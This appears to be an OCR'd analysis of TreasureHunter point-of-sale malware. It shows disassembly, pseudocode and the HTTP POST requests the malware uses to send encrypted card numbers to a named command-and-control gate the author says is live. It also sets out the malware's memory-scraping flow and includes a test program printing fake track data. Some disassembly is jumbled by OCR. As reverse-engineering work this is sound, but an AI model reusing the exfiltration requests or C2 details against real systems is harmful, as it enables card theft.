
```
#include <iostream>
#include <conio.h>
#include <windows.h>

using namespace std;

char track1[100] = "%B4560710014901111^TEST JIM/BOGUS
JOS^11071011699400000007107179069 68?";
char track2[100] = "4744870016311111=14091010000000000072";

int main(){
   cout << track1 << endl;
   cout << track2 << endl;
   getch();
   return 0;
}
```


CnC & Data exfiltration

TreasureHunter uses HTTP POST requests to contact and send credentials collected to its CnC. The gate is harcoded in the binary and the domain is still online and working.

```
|           0x004014af      bb58fd4000     mov ebx,
str.x0000m.net_test_local_gate.php ; "x0000m.net/test/local/gate.php" @ 0x40fd58
```

The index page of the website has the following title : **"Mosad - Build by Redo"**. We get a 404 if we try to display the gate.php page in our browser, but it still responds to proper malware requests.





Index of /test/local


- Parent Directory
- Ip2Country.php
- commonFunctions.php
- dbOperations.php
- gate.php
- ip2country.dat
- pirateCode.php
- rc4.php


First, the malware tries to contact its harcoded gate (**x0000m.net**) with the following request :


```
POST /test/local/gate.php?request=true HTTP/1.1
Content-Type: application/x-www-form-urlencoded
[...]

request=1a527a9738bdf2&use=J8DfbsnQabc730OkDqaDmaC&id=a18948d649742114cb84de349fe6f1d0
```

`1a527a9738bdf2` is the encrypted value of "GET_KEYS", J8DfbsnQabc730OkDqaDmaC is an hardcoded value, probably a campaign identifier, and a18948d649742114cb84de349fe6f1d0 is the product id. associated with the infected machine.

The associated function starts @ 0x00401440 :


0x401867 ;[g]
push 0
push 0
push 0
push 0
push ecx
; "POST" @ 0x410078
push str.POST ; str.POST
push edi
sub esi, edx
;
call dword
sym.imp.WINHTTP.dll_WinHttpOpenRequest
[sym.imp.WINHTTP.dll_WinHttpOpenRequest] ;[d]
push dword [ebp -
local_4h]
mov edi, eax
call
sub.KERNEL32.dll_HeapFree_bdf ;[e]
add esp, 4
test edi, edi
jne 0x401897 ;[f]
t f
0x401897 ;[f]
push 0x20000000
; '/'


; '/'
push 0x2f
; "Content-Type: application/x-www-form-urlencoded" @ 0x410088
push str.Content_Type:_application_x_www_form_urlencoded ;
str.Content_Type:_application_x_www_form_urlencoded
push edi
; "$.." @ 0x40c194
call dword [sym.imp.WINHTTP.dll_WinHttpAddRequestHeaders] ;[i]
test eax, eax
je 0x40188f ;[h]
f t
0x4018ae ;[k]
push 0
push esi
push esi
push dword [ebp + arg_8h]
push 0
push 0
push edi
; sym.imp.WINHTTP.dll_WinHttpSendRequest
call dword [sym.imp.WINHTTP.dll_WinHttpSendRequest] ;[j]
test eax, eax
je 0x40188f ;[h]


0x4018c4 ;[m]
push 0
push edi
; UINT uExitCode
; "z.." @ 0x40c184
call dword [sym.imp.WINHTTP.dll_WinHttpReceiveResponse] ;
test eax, eax
je 0x40188f ;[h]
0x4018d1 ;[p]
; [0xc:4]=0xffff
mov edx, dword [ebp + arg_ch]
mov ecx, edi
call sub.KERNEL32.dll_ExitProcess_710 ;[n]
push edi
mov esi, eax
; sym.imp.WINHTTP.dll_WinHttpCloseHandle
0x40188f ;[h]
pop edi
xor eax, eax
pop esi
mov esp, ebp
pop ebp
ret

```
                            | call dword [sym.imp.WINHTTP.dll_WinHttpCloseHandle] ;[o]
|
                            | pop edi
|
                            | mov eax, esi
|
                            | pop esi
|
                            | mov esp, ebp
|
                            | pop ebp
|
                            | ret
|
                            `-----------------------------------------------------
--'
```

Then, if the amount of PANs found is equal to 0 or >= 50 (value from config), the thread sleeps for 60 seconds (hardcoded value). If it found more than 50 credentials, a POST request is prepared in build_request @ 0x004035A0 to periodically send encrypted PANs to the gate :

```
POST /test/local/gate.php?request=true HTTP/1.1
Content-Type: application/x-www-form-urlencoded
[...]

report=[Encrypted PANs]&id=a18948d649742114cb84de349fe6f1d0
```

PANs are encrypted with the function @ 0x00402490. Finally, the thread sleeps for 180 seconds (value from config), and starts over. Partial pseudocode of the thread_send_PAN routine @ 0x00402AD0

```
void __stdcall __noreturn thread_send_PAN(LPVOID lpThreadParameter)
{
  while ( 1 )
  {
    EnterCriticalSection(&CriticalSection);
    v1 = dwNbPans;
    if ( dwNbPans > 0 )
      {

      [...]

      strPAN = sub_402680(v3, (const char *)v57);
      encrypted_PAN = encrypt_str(strPAN, (const char *)dwKey, 0, 1);
      v37 = (char *)lpOptional;
      v38 = 2 * v54;
      *(_DWORD *)lpOptional = 'oper';
      *((_WORD *)lpOptional + 2) = 'tr';
      *((_BYTE *)lpOptional + 6) = '=';
      if ( 2 * v54 > 0 )
      {
        memmove((char *)lpOptional + 7, encrypted_PAN, v38);
        v37 = (char *)lpOptional;
      }
      *(_DWORD *)&v37[v38 + 7] = '=di&';
      v39 = (int)&v37[v38];
      v40 = lpName;
      v41 = 0;
      do
      {
        *(_BYTE *)(v41 + v39 + 11) = v40[v41];
        ++v41;
      }
      while ( v41 < '!' );
      v42 = send_request(hConnect, dwRepTrue, lpOptional, 7u);
      v43 = (char *)v42;
      if ( v42 && strstr(v42, "success") && bDebug == 1 )
        MessageBoxW(0, L"successfully sent the dumps!", L"Debug Message", 0);
      free((void *)strPAN);
      free(encrypted_PAN);
      free(v43);
      dwNbPans = 0;
    }
    LeaveCriticalSection(&CriticalSection);
    Sleep(dw180000_0);
```

Recap of TreasureHunter execution flow

Here is a small r2 script you can load (-i script.r2) to rename interesting functions with more informative names :

```
afn check_luhn @ 0x00403040
afn check_pattern @ 0x004031d0
afn check_service_codes @ 0x00403040
afn parse_track1 @ 0x00403280
afn parse_track2 @ 0x00403320
afn check_pan @ 0x004033a0
afn to_int @ 0x00401260
afn send_request @ 0x00401840
afn derivate_from_productid @ 0x00401F10
afn create_file @ 0x004021A0
afn copy_file @ 0x00402380
afn decrypt_arg @ 0x004023F0
afn encrypt_str @ 0x00402490
afn check_format_b @ 0x00403140
afn build_request @ 0x004035A0
afn search_process_mem @ 0x004038A0
afn search_process @ 0x00403BD0
af @ 0x00403DB0; afn clingfish @ 0x00403DB0
afn copy_to_appdata @ 0x00404120
afn init_malware @ 0x004045F0
afn check_number_PAN @ 0x004028C0
af @ 0x00402AD0; afn thread_send_pan @ 0x00402AD0
```

Summary of the malware MO :

- 0x0040523B, start
  Checks PE header and gets environment strings
- 0x004045F0, init_malware
  - Creates mutex derivated from the system's product ID (or from a hardcoded value)
  - Copies to %APPDATA%, starts new process with encrypted path to the old one as a parameter
  - New process decrypts the command line argument and deletes original file
  - Tries to elevate itself to get Debug privileges
  - Tries to reach the CnC gate
- 0x00401440, load_config
- Waits for 10 minutes (value in config)
- 0x00403BD0, search_process
  Lists all running processes and reads their memory
- 0x004038A0, search_process_mem
  Reads process memory and searches for PAN
- 0x004033A0, check_pan
  - Looks for PAN track1 / track2 parsing in memory
  - 0x00403280, parse_track1
  - 0x00403320, parse_track2
  - 0x00403040, check_luhn
- 0x00401840, send_request

Here are some function calls to give you an idea of the malware's call flow :

```
[0x004038a0]> s search_process_mem
[0x004038a0]> pds
0x004038a8 call fcn.0040a0f0
0x004038ad "N.@....D.#A"
0x004038d1 call dword [sym.imp.KERNEL32.dll_VirtualQueryEx]
0x0040393b call dword [sym.imp.KERNEL32.dll_ReadProcessMemory] "..."
0x00403985 call check_pan
[0x004033a0]> pds
0x004033fb call parse_track2
0x00403417 call parse_track1
0x00403433 call sub.KERNEL32.dll_EnterCriticalSection_8c0
[0x004033a0]> s parse_track2
[0x00403320]> pds
0x00403331 call check_luhn
0x00403352 call check_format_b
0x00403363 call check_pattern
0x00403377 call fcn.00403250
[0x00403280]> pds
0x0040328e call check_luhn
0x004032d8 call check_format_b
0x004032e9 call check_pattern
0x004032fa call fcn.00403250
[0x00403280]> pds
0x0040328e call check_luhn
0x004032d8 call check_format_b
0x004032e9 call check_pattern
0x004032fa call fcn.00403250
[0x00403140]> s check_pattern
[0x004031d0]> pds
0x00403209 call check_service_codes
```